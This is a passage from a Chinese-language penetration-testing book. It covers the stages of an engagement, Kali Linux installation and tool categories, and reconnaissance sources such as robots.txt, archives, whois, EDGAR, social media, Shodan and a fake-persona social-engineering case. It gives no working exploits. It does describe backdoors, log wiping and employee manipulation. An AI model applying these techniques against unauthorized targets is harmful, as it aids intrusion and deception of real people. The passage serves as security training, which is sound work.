Kali Linux提供了一个名为“**Information Gathering**”的类别作为侦察工作的资源。其中包含的工具可用来研究网络、数据中心、无线环境和主机系统。

下面列出的是侦察任务的目标：

- 找出目标；
- 定义应用和商业用途；

- 找出系统类型；
- 找出可用端口；
- 找出运行的服务；
- 对信息进行社会工程；
- 记录发现的内容。

1.3.2 第二步：目标测试

找出目标并且在侦察阶段对其做了研究后，下一步就是对目标进行漏洞测试。这时，渗透测试人员应该已经具备足够的有关目标的信息来选择如何分析潜在的漏洞或薄弱环节。比如要针对薄弱环节进行测试，你需要了解Web应用的运作方式、被识别的服务、通信的端口和其他信息。漏洞评估和安全审计通常都会在对目标进行测试的这个环节后结束。

通过侦察拿到细节信息有助于提高锁定潜在漏洞的精确度、缩短执行目标测试服务的执行时间，并有助于绕过现有的安全部署。举个例子，针对Web应用服务器运行通用漏洞扫描器很可能会引起资产所有者的注意，运行过程还要花费一些时间，并且只能生成一些有关系统和应用的常见信息。基于侦察阶段收集到的数据针对某个特定漏洞对服务器进行扫描，资产所有者可能更难发现，从而提供了不错的可利用潜在漏洞，缩短了执行时间。

针对漏洞进行的目标测试可以是手动的，也可以通过工具做到自动化。在Kali Linux中有一系列工具聚合到了一个名为**Vulnerability Analysis**的类别下面。这些工具覆盖的范围从访问网络设备到访问数据库都有。

下面列出的是目标测试的目标：

- 测试出目标的薄弱环节；
- 找出易受攻击的系统，并确定其优先级；
- 将易受攻击系统和资产所有者进行映射；
- 记录发现的内容。

1.3.3 第三步：漏洞利用

这一步会利用找到的漏洞来验证漏洞是否真实存在，并会验证能获得什么样的信息或是什么样的访问权限。漏洞利用是渗透测试服务和其他被动服务如漏洞评估和安全审计的主要区别。如果没有获得目标的资产所有者授权，漏洞利用和后续步骤都会带来法律后果。

这一步成功与否完全依赖于前面几步的投入。许多漏洞利用技术都是针对特定漏洞开发的。如果没有正确执行，可能会造成意外的后果。最佳实践是找出若干漏洞之后，基于最容易攻击的漏洞制定一个攻击策略。

漏洞利用可以是手动的，也可以是自动的，这要根据最终对象来确定。比如，自动运行SQL注入来获取某个Web应用的管理员访问权限，或是通过对服务支援中心工作人员进行人工的社会工程获取管理员的登录凭据。Kali Linux提供了一个名为**Exploitation Tools**的专门工具来进行目标漏洞利用，从对特定服务进行利用的工具到社会工程工具包，应有尽有。

下面列出的是漏洞利用的目标：

- 漏洞利用；
- 拿到权限；
- 抓取非授权数据；
- 积极地进行社会工程；
- 攻击其他系统或应用；
- 记录发现的信息。

1.3.4　第四步：提升权限

获得目标的访问权限并不保证就能完成渗透测试任务的目标。许多情况下，利用有漏洞的系统只能拿到访问目标数据和资源的有限权限。攻击者必须提升权限才能抓取重要内容。这些内容可以是敏感数据、关键的基础设施等。

提升权限包括找出和破解密码、用户账户和非授权的IT空间。举个例子：拿到受限的用户访问权限后，找出包含管理员登录凭据的shadow文件，通过密码破解获得管理员密码，然后用管理员权限访问内部应用系统。

Kali Linux包含了很多用来提升权限的工具，分布在**Password Attacks**和**Exploitation Tools**这两个类别中。由于这些工具中的大多数都带有获得初始访问权限和提升权限的方法，它们是按工具集来进行聚合的。

下面列出的是提升权限的目标：

- 获得更高级别的访问系统和网络的权限；
- 获取其他用户的账户信息；
- 使用提升过的权限来访问其他系统；
- 记录发现的信息。

1.3.5　第五步：保持访问

最后一步是通过建立其他到系统的入口来保持访问。可能的话，将渗透留下的痕迹也一并隐藏。渗透测试工作很有可能触发防御功能，最终导致渗透测试人员获取的访问网络的途径被加固。

最佳实践是建立其他途径来访问目标系统，以防主要路径被关闭。替代性的访问方法有后门、新建管理员账户、加密过的隧道和新的网络访问通道。

要保持在目标系统中的访问，另一个重要的方面是删除渗透证据。这会使得检测攻击更加困难，从而降低来自安全防范团队的回应度。这部分工作包括擦除用户日志、掩盖现有的访问通道和删除篡改的痕迹（如在进行渗透测试时留下的错误消息）。

Kali Linux提供了一个名为**Maintaining Access**的类别，主要用来保持对目标的访问。其中很多工具都用于建立到目标的各种形式的后门。

下面是保持访问的目标：

- 建立到目标网络的多种访问方法；
- 删除未授权访问的证据；
- 修复在漏洞利用中受影响的系统；
- 如有必要，注入假数据；
- 通过加密或其他方式隐藏通信方式；
- 记录发现的信息。

1.4 Kali Linux 简介

BackTrack的作者发布了一个全新的高级渗透测试Linux发行版，名为Kali Linux。BackTrack 5将会是BackTrack发行版的最后一个主版本。为了跟上网络安全的挑战和现代测试的需要，BackTrack的作者决定创建一个新的平台，于是，Kali Linux于2013年3月13日诞生并发布。Kali Linux基于Debian，其文件系统遵循FHS标准。

相比BackTrack，Kali有很多优势。它比BackTrack多了许多自带的更新版本的工具。这些工具都来自于Debian的软件包仓库，而且每天都会同步四次。也就是说，用户拿到的是最新的软件包更新和安全修复版本。新的遵循FHS标准的文件系统使得大多数工具都能从文件系统中的任意位置开始运行。Kali还支持定制、无人值守安装、可自由选择桌面环境，以及其他一些自带的优秀功能。

Kali Linux可以从http://www.kali.org/下载并安装。

1.5 Kali 系统环境配置

Kali Linux可以通过多种途径下载，最常见的就是下载ISO映像文件。ISO映像文件分为32位和64位两种。

如果你计划在虚拟机中（如VMware）使用Kali Linux，那么有预构建好的VM映像文件。直接下载VM映像文件的好处在于它已经预载了VMware工具。VM映像文件是带有物理地址扩展（PAE，Physical Address Extension）支持的32位映像文件。理论上说，相比传统的32位操作系统，PAE内核允许系统访问更多的系统内存。虽然操作系统界有一些具备一定影响力的人物尚在争论PAE内核是否真的有用，但如果你计划在虚拟机环境中使用Kali Linux，本书作者推荐使用VM映像文件。

1.5.1　从外部存储媒体上运行Kali Linux

Kali Linux可以从外部存储媒体源（如U盘或DVD）上运行，而不必安装到主机的硬盘上。这种方式很容易使用，不过它的性能和可操作性都会受限。Kali Linux必须从远程源上加载程序，这可能会影响性能，还有可能一些应用或硬件设置不能正常工作。使用只读存储媒体不允许保存经过定制的设置，而这些设置可能是让Kali Linux正常运行所必需的。我们强烈推荐将Kali Linux安装到主机硬盘。

1.5.2　安装Kali Linux

在计算机上安装Kali Linux非常简单，跟安装其他操作系统差不多。首先，你需要兼容的计算机硬件。Kali支持i386、amd64和ARM（armel和armhf）平台。硬件要求会在下面的清单中列出，不过我们建议使用至少三倍于最低要求的硬件平台。总的来说，如果有更多的可用内存并安装在较新的机器上，Kali Linux会运行得更好。下载Kali Linux，然后将ISO文件烧录到DVD上，或是准备一个装有Kali Linux Live的U盘作为安装媒体。如果你的计算机上没有DVD光驱或是USB端口，可以参考Kali Linux的网络安装。

下面列出的是最低安装需求。

- 安装Kali Linux需要最少8 GB的硬盘空间。
- 对于i386和amd64架构，最少要有512 MB内存。
- CD-DVD光驱/USB启动支持。
- 在安装前你还要有可用的互联网连接。这很重要，否则在安装时你无法配置和访问软件包仓库。

(1) 在运行Kali后，它会显示一个启动安装界面。你可以选择要进行哪种类型的安装（基于GUI的还是基于文本的）。



(2) 选择本地语言设置，国际和键盘设置。



(3) 给Kali Linux主机起一个主机名。默认的主机名是**Kali**。

KALI LINUX THE QUIETER YOU BECOME, THE MORE YOU ARE ABLE TO HEAR.

Configure the network

Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname:

kali

Screenshot　　Go Back　　Continue

(4) 设置密码。简单的密码可能不行，所以要选择有一定复杂度的密码。

KALI LINUX THE QUIETER YOU BECOME, THE MORE YOU ARE ABLE TO HEAR.

Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:

Please enter the same root password again to verify that you have typed it correctly.


Re-enter password to verify:

Screenshot　　Go Back　　Continue


(5) 下一个弹出的界面会问你时区设置。进行相应的修改，然后选择**Continue**。下面的截图中显示的是选择了**Eastern**标准时间的界面。



安装程序会让你设置分区。如果你是将Kali安装到虚拟映像上，选择**Guided Install - Whole Disk**。它会销毁硬盘上的所有数据，并安装Kali Linux。注意，在虚拟机上，只有虚拟硬盘会被擦除。高级用户可以选择手工配置来定制各个分区。Kali还提供了选项来使用逻辑卷管理器（LVM，Logical Volume Manager）。LVM支持在安装完成后管理分区和调整分区大小。理论上，它应该做到存储需要变更时可以方便地修改。不过，除非你对Kali Linux的需求非常复杂，否则可能用不到它。



(6) 最后一个窗口会回顾配置过的安装设定。如果一切看上去没问题，选择**Yes**来继续完成这个过程，如下面的截图所示。



(7) Kali Linux使用集中式软件仓库来分发应用软件包。如果想要安装这些包，你需要使用网络镜像。这些软件包会通过HTTP协议下载。如果网络使用了代理服务器，你还需要在代理设置中配置网络代理。



(8) Kali会弹出提醒，要你确认安装GRUB。GRUB是一个多启动引导加载程序。它支持启动多个操作系统。几乎任何情况下都应该选择安装GRUB。如果想把系统配置成双启动，你需要确定GRUB能够识别其他操作系统，这样它能给用户提供启动其他操作系统的选项。如果没有检测到任何其他操作系统，它会在启动时自动进入Kali Linux。



(9) 恭喜！你已经安装好Kali Linux了。现在你需要移除所有的外部存储媒体（物理的或虚拟的），然后选择**Continue**来重启系统。



1.5.3　首次运行Kali Linux和VM映像文件

在有些Kali的安装方法中，会要求你设置root账户的密码。在Kali Linux启动后，输入root账户的用户名和你设定的密码。如果下载的是Kali VM映像文件，你需要知道root密码。默认的用户名是`root`，密码是`toor`。



1.6　Kali 工具集概述

Kali Linux提供了数种经过定制的专门为渗透测试设计的工具。工具都会按下图中下拉选单所示的方式按组分类聚合。



- Information Gathering（信息收集） 这些都是侦察工具，用来收集目标网络和设备的数据。在这类工具中，从找出设备的工具到查看使用的协议的工具都有。
- Vulnerability Analysis（漏洞分析） 这个类别中的工具主要用来评测系统，找出漏洞。通常，这些工具会针对前面用信息搜集侦察工具发现的系统来运行。
- Web Applications（Web应用） 这个类别中的工具用来对Web服务器进行审计和漏洞利用。我们在本书中提到的很多审计工具都来自这个类别。不过Web应用也不全是指针对Web服务器的攻击工具，它们也可能指用做网络服务的基于Web的工具。举个例子，在这个类别中你也能看到Web代理工具。
- Password Attacks（密码攻击） 这类工具主要用来进行暴力破解密码，或是离线计算密码或身份认证中的共享密钥。
- Wireless Attacks（无线攻击） 这类工具主要是对无线协议中发现的漏洞加以利用。在这里你可以找到802.11工具，包括aircrack、airmon和破解无线密码的工具。除此之外，这个类别中也包含跟RFID和蓝牙漏洞相关的工具。很多情况下，这个类别中的工具需要跟一块可以由Kali配置成混杂模式（Promiscuous Mode）的无线网卡搭配使用。
- Exploitation Tools（漏洞利用工具） 这些工具主要用来对系统中找出的漏洞加以利用。通常，漏洞会在对目标进行的漏洞评估环节被找出。
- Sniffing and Spoofing（网络嗅探和欺骗） 这类工具用于抓取网络上的数据包、篡改网络上的数据包、自定义数据包以及仿造网站。这个类别中还有一些VoIP重建工具。
- Maintaining Access（保持访问权限） 保持访问权限工具是在建立了到目标系统或网络的入口后使用的。通常，被侵入的系统会有多个钩子钩回攻击者，当攻击者使用的漏洞被发现和修复时，它会提供替代路径。
- Reverse Engineering（逆向工程工具） 这类工具用来拆解可执行程序和调试程序。逆向工程的目的是分析一个程序是如何开发的，这样就可以对它进行复制、修改，或者通过它开发其他程序。逆向工程也用在恶意软件分析中，用来查明可执行程序都做了哪些事情，或是被研究者用来尝试找到软件应用中的漏洞。
- Stressing Testing（压力测试工具） 这类工具用来测试一个系统能处理多少数据。过载的系统可能会出现预期外的结果，比如导致控制网络通信的设备打开所有的通信通道，或是导致系统关闭（也称为拒绝服务攻击）。
- Hardware Hacking（硬件破解工具） 这类工具包含Android工具（可以划分为移动类）和Arduino工具（用来编程和控制其他小型电子设备）。
- Forensics（取证工具） 这类工具主要用来监测和分析计算机网络的流量和计算机应用。
- Reporting Tools（报告生成工具） 这类工具用来将渗透测试活动中发现的信息转换成可交付的文档。
- System Services（系统服务） 用这类工具你可以启用或禁用Kali的服务。服务聚合到了BeEF、Dradis、HTTP、Metasploit、MySQL和SSH这几个小分类中。



Kali Linux还会包含其他一些工具，比如Web浏览器、修改Kali Linux在网络上呈现形式的工具的快速链接、搜索工具和其他一些有用的工具。

1.7　小结

本章介绍了Web应用渗透测试，并对配置Kali Linux环境做了概述。一开始，我们就定义了进行渗透测试服务的最佳实践，其中对风险做了定义，也对各种服务的区别做了介绍。需要掌握的是渗透测试跟其他安全服务的区别在哪里，如何正确定义某个服务等级的工作范围，还要知道执行任务的最佳方法。跟潜在的客户坦诚说明合理的预期有助于获得合作机会，也有助于简化确定可接受工作范围的过程。

本章接下来概要介绍了Kali Linux。内容包括如何下载你需要的Kali Linux版本、安装Kali Linux的多种方式，之后还对工具集做了概要介绍。下一章将会介绍如何对目标进行侦察。这是进行渗透测试服务的第一步，也是最关键的一步。

第 2 章 侦　　察

侦察（reconnaissance）这个术语源自军事战略，意为摸清友军占领范围以外区域的情况，收集敌方情报以便后续分析或攻击。对计算机系统的侦察本质上与此类似，即渗透测试人员或黑客在对目标系统发起攻击之前先尝试掌握尽可能多有关目标环境和系统特征的信息。这也称作确立目标的*足迹*。侦察本质上一般是被动的，在许多情况下只要你没有跟非授权系统进行三次握手就不算非法（不过，我们不是律师，没法提供法律上的建议）。

侦察的例子太多了。在公共资源（比如谷歌）上研究目标，监测公司雇员的活动以了解其工作模式，扫描网络或系统以收集信息（如生产商类型、操作系统和打开的通信端口），这些都算。收集到的有关目标的信息越多，找到最简便和最快速方法完成渗透目标的概率就越大，找到避开现有安全部署的最佳方法的概率也越大。还有，惊动了目标很有可能导致特定的攻击路径被关闭（加强戒备）。Kali的官方口号说得非常贴切：

The quieter you become, the more you are able to hear.（*越是安静，侦察的收获就越多。*）

侦察服务应该包含大量的文档记录，因为侦察阶段发现的数据有可能会跟渗透测试活动后面的某个点关联。客户也想知道特定数据是怎么得到的，他们可能会问数据的来源。这里有个客户提问的例子。客户会问这些数据是通过哪些工具获得的，或者是通过哪些公共资源获得的（比如，在谷歌中通过提交的特定搜索查询就能获得数据）。只告诉客户“我已经完成了目标”是不够的，因为渗透测试的目的就是为了找出薄弱环节，以便将来修补。

2.1 侦察的对象

- **目标的背景**　目标的业务关注的是什么领域？
- **目标的伙伴**　目标的业务伙伴、经销商和客户都是谁？
- **目标在安全方面的投资**　他们的安全政策做过宣传吗？他们在安全上的潜在投资有什么计划？用户的安全意识是什么状态？
- **目标的业务和安全政策**　他们的业务是如何运作的？运作环节中有什么潜在的薄弱环节吗？

- **目标的员工**　他们的员工都是什么样的人群？你如何能将他们变成你攻击时的资产？
- **定义目标**　哪个目标是最容易攻陷的？哪个目标是应该避开的？
- **目标的网络**　人和设备是如何在网络上进行通信的？
- **目标的防御**　他们做了什么样的安全部署？部署在了哪里？
- **目标的技术**　在电邮、网络流量控制、信息存储、身份认证等方面他们使用的是什么样的技术？这些技术容易被攻击吗？

Kali Linux包含一个提供很多工具的类别，名为**Information Gathering**（信息收集），是专门给侦察任务用的。如果要把信息收集类别中提供的所有工具和方法介绍一遍，可能得另外写一本书了。本章将着重介绍各种Web应用侦察工具，然后介绍那些能在互联网上找到的顶尖工具，以及Kali Linux提供的工具。

2.2　初期研究

侦察工作一开始，就应收集尽可能多跟目标有关联的人群和业务的信息。正如《孙子兵法》中那句知名的话："知己知彼，百战不殆。"作为渗透测试人员，你需要知道你的目标。如果你的目标恰巧是网站，那么你应该观察该网站的方方面面。这样就能对该网站如何维护和运行有更深的理解。出色的侦察工作有助于发现更多潜在的漏洞。

在公共信息来源上能发现的信息会多得惊人。我们发现的信息多得难以想象，比如经过分类的文档、密码、漏洞报告、私密照片，还有可以访问的监控摄像头。许多渗透测试项目的对象都是利用公共消息来源找到的信息。这里我们会介绍从公共消息源上收集信息的一些基本知识。

2.2.1　公司网站

我们可以从目标的网站上获取很多有用的信息。许多公司网站都会列出他们的管理团队、公共人物及来自招聘团队和HR联系人的成员。这些人都可以成为其他研究工作和社会工程攻击的对象。

通过查看其他信息，如合伙人、当前的招聘广告、业务信息以及安全政策等，我们还能获得更多有用的信息。对某个价值很高的合伙人的侦察可能跟对主要目标的侦察一样重要，因为合伙人能够提供获取情报的新来源。这里举个例子，你可以对在目标总部管理客服团队的已经建立联系的资源下手。

在这些网站上，Robots.txt文件是可以公开访问的。这个文件会通过网络爬虫排除协议（Robots Exclusion Protocol）告诉Web机器人（也称为搜索引擎爬虫）哪些信息是可见的，哪些是不可见的。`Disallow: /`语句会告诉浏览器不要访问某个来源；不过，当研究者对目标不希望透露给公共访问的信息感兴趣时，Disallow文件就可以被忽略了。

Robots.txt文件可以在目标网站的根目录中找到。举个例子，将Robots.txt文件加到Facebook的URL上之后，看起来如下面的截图中所示：

```
https://www.facebook.com/robots.txt


# Notice: if you would like to crawl Facebook you can
# contact us here: http://www.facebook.com/apps/site_scraping_tos.php
# to apply for white listing. Our general terms are available
# at http://www.facebook.com/apps/site_scraping_tos_terms.php

User-agent: baiduspider
Disallow: /ac.php
Disallow: /ae.php
Disallow: /ajax/
Disallow: /album.php
Disallow: /ap.php
Disallow: /autologin.php
Disallow: /checkpoint/
Disallow: /feeds/
Disallow: /l.php
Disallow: /o.php
Disallow: /p.php
Disallow: /photo.php
Disallow: /photo_comments.php
Disallow: /photo_search.php
Disallow: /photos.php
Disallow: /share.php
Disallow: /sharer/
```


2.2.2 Web历史归档网站

大多数公开网站的归档版本都能在信息归档网站（如位于archive.org的**WayBack Machine**）上找到。在目标网站的早期版本中，我们能找到一些感兴趣的信息，如目标不希望在当前网站版本中出现的早期组织结构框图、电话号码、客户情报、在特定文件中列出的系统信息（如view source或/robots.txt）、早期的商业伙伴、在后续版本中修复的漏洞，以及其他的有用信息。要知道可以公开访问的信息很难彻底删除；这样，历史信息归档对侦察研究也很有价值。


要访问**WayBack Machine**，可访问http://archive.org，你能在页面中间看到**Internet Archive WayBack Machine**几个单词，如下面的截图所示：



输入你要浏览的URL，看看它是否抓取过任何归档文件。归档历史也能在这里看到，如下面的截图所示：



对于渗透测试人员来说，这是一个很有用的工具，因为它不会在你的目标上留下任何证据。实际上，通过这个工具你根本就不需要直接访问目标。所有的信息都被**WayBack Machine**归档到了线上。下面两个截图分别显示了2002年和2013年的www.lancope.com：





2.2.3　区域互联网注册管理机构

区域互联网注册管理机构（RIR，Regional Internet Registry）是管理世界范围内特定区域内IP资源分配和注册的组织。世界范围内主要有五个区域互联网注册管理机构。管理美国、加拿大和部分加勒比区域的机构位于www.arin.net。你可以收集跟目标（如Lancope）有关的信息，如下面的截图所示：

Organization	
Name	Lancope
Handle	LANCOP
Street	3155 Royal Drive Building 100
City	Alpharetta
State/Province	GA
Postal Code	30022
Country	US
Registration Date	2002-06-21
Last Updated	2011-09-24
Comments	
RESTful Link	http://whois.arin.net/rest/org/LANCOP
See Also	Related networks.
See Also	Related autonomous system numbers.
See Also	Related POC records.

2.2.4　电子化数据收集、分析及检索（EDGAR）

电子化数据收集、分析及检索（EDGAR，Electronic Data Gathering，Analysis and Retrieval）数据库含有自1994年起所有公司的注册声明、阶段报告以及其他形式的信息。根据法律，在美国注册的公司都需要备案，所有的信息都可公开访问。下面两个截图显示的是搜索Lancope时找到的公开文档：

U.S. SECURITIES AND EXCHANGE COMMISSION · MCMXXXIV

Filing Detail

SEC Home » Search the Next-Generation EDGAR System » Company Search » *Current Page*

***Form REGDEX** - Notice of Sale of Securities [Regulation D and Section 4(6) of the Securities Act of 1933]*

Filing Date
2008-04-25
Accepted
2008-04-30 12:50:12
Documents
1

Filing Date Changed
2008-04-30
Effectiveness Date
2008-04-25

Document Format Files

Seq	Description
1	AUTO-GENERATED PAPER DOCUMENT
	Scanned paper document
	Complete submission text file

LANCOPE INC (Filer) CIK: 0001178004 (see all company filings)
IRS No.: **000000000**
Type: **REGDEX** | Act: **34** | File No.: **021-45780** | Film No.: **08045849**

FORM D

UNITED STATES
SECURITIES AND EXCHANGE COMMISSION
Washington, D.C. 20549

OMB APPROVAL
OMB Number: 3235-0076
Expires: April 30, 2008
Estimated average burden hours per form..........16.00

08045849

FORM D
NOTICE OF SALE OF SECURITIES
PURSUANT TO REGULATION D,
SECTION 4(6), AND/OR
UNIFORM LIMITED OFFERING EXEMPTION

PROCESSED
APR 30 2008
THOMSON REUTERS

SEC USE ONLY

Prefix	DATE RECEIVED	Serial

SEC Mail Processing Section
Washington, DC 104

Name of Offering ([ ] check if this is an amendment and name has changed, and indicate change.)
Issuance of Warrants for shares of Common Stock

Filing Under (Check box(es) that apply): [ ]Rule 504 [ ]Rule 505 [X]Rule 506 [ ]Section 4(6) [ ]ULOE
Type of Filing: [x]New Filing [ ]Amendment

A. BASIC IDENTIFICATION DATA

1. Enter the information requested about the issuer

Name of Issuer ([ ] check if this is an amendment and name has changed, and indicate change.)
Lancope, Inc.

Address of Executive Offices (Number and Street, City, State, Zip Code)
3650 Brookside Parkway, Brookside Concourse 100, Suite 400, Alpharetta, GA 30022

Telephone Number (Including Area Code)
770-225-6500

2.2.5 社交媒体资源

现在是社交媒体的天下，而且大多数情况下，其中的信息都可公开访问。大多数人都有Facebook、LinkedIn、博客或是其他形式的存有有用信息的云账户。这些信息可以用做对目标当前员工或前员工进行社会工程情报工作的一种手段。简单的例子是搜索Glassdoor.com，根据反馈找出那些对目标不满的前员工。

有许多搜人的Web资源，比如Maltego（Kali Linux中有），可以将流行的社交媒体、公开记录和招聘网站合在一起来根据有限的信息定位某个人，如姓或名。研究人员可以搜集到很多信息，比如此人居住过的地方、从事过的工作、跟他们有交往的人、特殊的兴趣爱好、最喜欢的体育团队以及其他对将来的研究和社会工程攻击有用的数据。

2.2.6 信任关系

大多数人都会很自然地相信别人，并假设发布到公开信息源的信息都是真实的。为了测试这个观点，本书的作者在社交媒体上创建了一个假冒的人，假装成目标公司的新员工。假冒的人最终成了目标合作伙伴的友邻，通过这个身份我们将链接到**BeEF**系统（用来危害有漏洞的Web浏览器）的节日贺卡发出去，从被危害的系统中抓取敏感信息。我们还对整个组织进行了结构绘制，获取了网络信息，甚至不经过任何内部电邮或电话就让他们把硬件送到了我们这里。我们假冒的那个人，Emily Williams，并不真实存在，却收到了录用通知，还拿到了内部信息以及参加由目标举办的一些活动的资格。信息就是权力，人们会将它授予看起来值得信任的请求者。

这个项目的详情可以参考这里：http://www.thesecurityblogger.com/?p=1903。

2.2.7 招聘广告

招聘广告会包含跟目标环境相关的大量信息。职位列表会说明安装的是什么系统、谁会管理这些系统、雇员有多少以及雇员的技能水平。人力资源代表通常都急于跟有望成为正式员工的候选人分享各种信息，这可以作为获取内部信息的一个途径。这里举个例子。我们可以根据招聘Oracle开发人员的广告，问一些诸如“管理员可以远程工作吗”“他们如何访问那些系统”之类的问题来了解目标用的是什么硬件、Oracle的版本、现在和之前的管理员名字、现有的运维问题、安全隐患，以及访问系统的途径。

另一个值得审视的途径是在流行的招聘版面上该职位的预期薪水、福利以及流动率等信息。这些趋势可能会提供新的攻击方向。Glassdoor.com就是这类数据的一个常见信息源。

2.2.8 位置

目标在互联网安全上的投入通常可以参考其在物理安全上的投入水平来判定。人们都会假

定，配有栅栏和全副武装的保安的建筑通常会比那些位于公共建筑中的目标在互联网安全上投入更多。在线地图服务，如谷歌地图，可以帮助找出哪里部署了物理安全，以及人们靠近/远离目标的趋势。其他有趣的领域包括找到渗透测试人员可以暂时停留扫描无线网络的地方，以及绕过访问控制的方法，比如更换着装、使用门禁卡来获得物理访问。

2.2.9 Shodan搜索引擎

Shodan是一个可以通过各式各样过滤器（如系统访问提示横条中的元数据）找出特定设备（如计算机、路由器、服务器等）的搜索引擎。举个例子，你可以搜索特定的系统，如运行着某个版本软件——IOS版本15.0(1) EX——的Cisco 3850。

下面的例子就是搜索支持公开互联网访问（理论上认为不应存在）的所有SCADA系统的一个用例。然而，Shodan会说明并非所有这类系统都不支持公开访问。SCADA系统控制的是电力管理和污水治理之类的事情，所以可以找到公开访问入口的这类系统都极其糟糕！

SHODAN scada Search

Services
HTTP 135
